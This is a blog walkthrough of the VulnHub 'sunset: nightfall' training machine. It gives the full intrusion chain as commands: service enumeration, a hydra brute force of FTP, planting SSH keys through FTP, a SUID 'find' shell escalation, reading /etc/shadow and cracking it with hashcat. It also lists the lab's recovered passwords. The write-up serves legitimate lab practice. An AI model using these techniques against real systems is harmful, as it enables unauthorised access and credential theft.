VulnHub — Sunset: nightfall Walkthrough
Machine details
VulnHub — Sunset: nightfall Walkthrough
Machine details
- Title: sunset: nightfall
- Author: whitecr0wz
- Difficulty: Easy
- Flags: 2(user and root)
- Series: sunset
- Techniques: FTP, SMB, bruteforce, SUID
- Operating System: Linux
Recon and Enumeration
As always, let’s do a nmap scan to find ports and services running
IP=<MACHINE IP>
nmap -p- -sVC -Pn $IP

Nmap scan reveals a lot of things, a http port, ftp working (it does not have anonymous login), ssh, smb ports running (this is interesting) and a mysql port
With this kind of machine, I always want to explore ftp because we can log-in as anonymous, since this is not allowed maybe the smb can help us
Enumerating SMB
With the nmap scan earlier, we got the following info:
Version is probably samba 4.9.5-debian
Hostname NIGHTFALL
Operating System is possibly Linux
Trying to do a null session to see the shares we can get nothing interesting

Using enum4linux to gett all info, we will some users
enum4linux -a $IP
matt
nightfall
We can save these users in a file named users.txt
Now, let’s see the web port and fuzz to find something like a file or directory
Web Port
The index page is the default
gobuster dir -u http://192.168.56.156/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,bak,log,html,txt,jsp,js 
Nothing found besides the default apache page, the only option here is a bruteforce. We will focus on the ftp protocol to do this
hydra -L users.txt -P /usr/share/wordlists/rockyou.txt ftp://192.168.56.156 -F
We finally found a credential working! matt:cheese
Let’s log-in to see the files in FTP

There is no file available, but we can do something here. As nmap revealed there was a ssh port open, we can create a file named id_rsa and then we can try to upload the id_rsa.pub in this machine and rename as authorized_keys so we can get access to this machine
First, let’s start creating id_rsa file using the command ssh-keygen

You can see two files are created, id_rsa and id_rsa.pub
$ ls
id_rsa  id_rsa.pub  users
We will use the ftp login to create a directory named .ssh and then upload id_rsa.pub and save as authorized_keys

Now we can exit ftp and log in as matt in ssh
ssh matt@192.168.56.156 -i id_rsa
We can confirm the users in this machine again reading /etc/passwd


Trying to find SUID files we will find the binary ‘find’ in the /scripts

/scripts/find seems the most promising file here, belonging to nightfall
Visiting GTFOBins, we can use this command for find

[embed]find | GTFOBins Living off the land using "find".gtfobins.org

/scripts/find . -exec /bin/sh -p \; -quitIn his home directory we can get the user flag


Privilege Escalation
Machine OS Info

If we try to use sudo -l on nightfall, it will ask password for matt.
The id command reveals we are still on matt’s account, as the nightfall is the effective ID = euid

Trying to find files, there is nothing interesting in the nightfall directory. However, we do have write privileges in his directory. That means we can create a .ssh directory and authorized_keys like in matt’s account.

We can log-in as nightfall and use sudo -l hoping there is a command we can use
ssh nightfall@192.168.56.156 -i id_rsa
We can read /etc/shadow to read the hashed passwords, in our case we will focus on root’s account
sudo cat /etc/shadow | head -1
We will get root hashed pass and save to a file named root.txt, then we’re gonna use this to hashcat crack this for us
hashcat -a 0 -m 1800 root.txt /usr/share/wordlists/rockyou.txt
We finally got root’s password: miguel2
Finally we can log-in as root and get root flag!


contents of /root dir

메타데이터
- post_id
- 87daa15434f8
- slug
- vulnhub-sunset-nightfall-walkthrough-87daa15434f8
- url
- https://medium.com/@inotp/vulnhub-sunset-nightfall-walkthrough-87daa15434f8
- canonical_url
- https://medium.com/@inotp/vulnhub-sunset-nightfall-walkthrough-87daa15434f8
- author_url
- https://medium.com/@inotp
- status
- ok
- fetched_at
- 2026-06-23 21:39:52


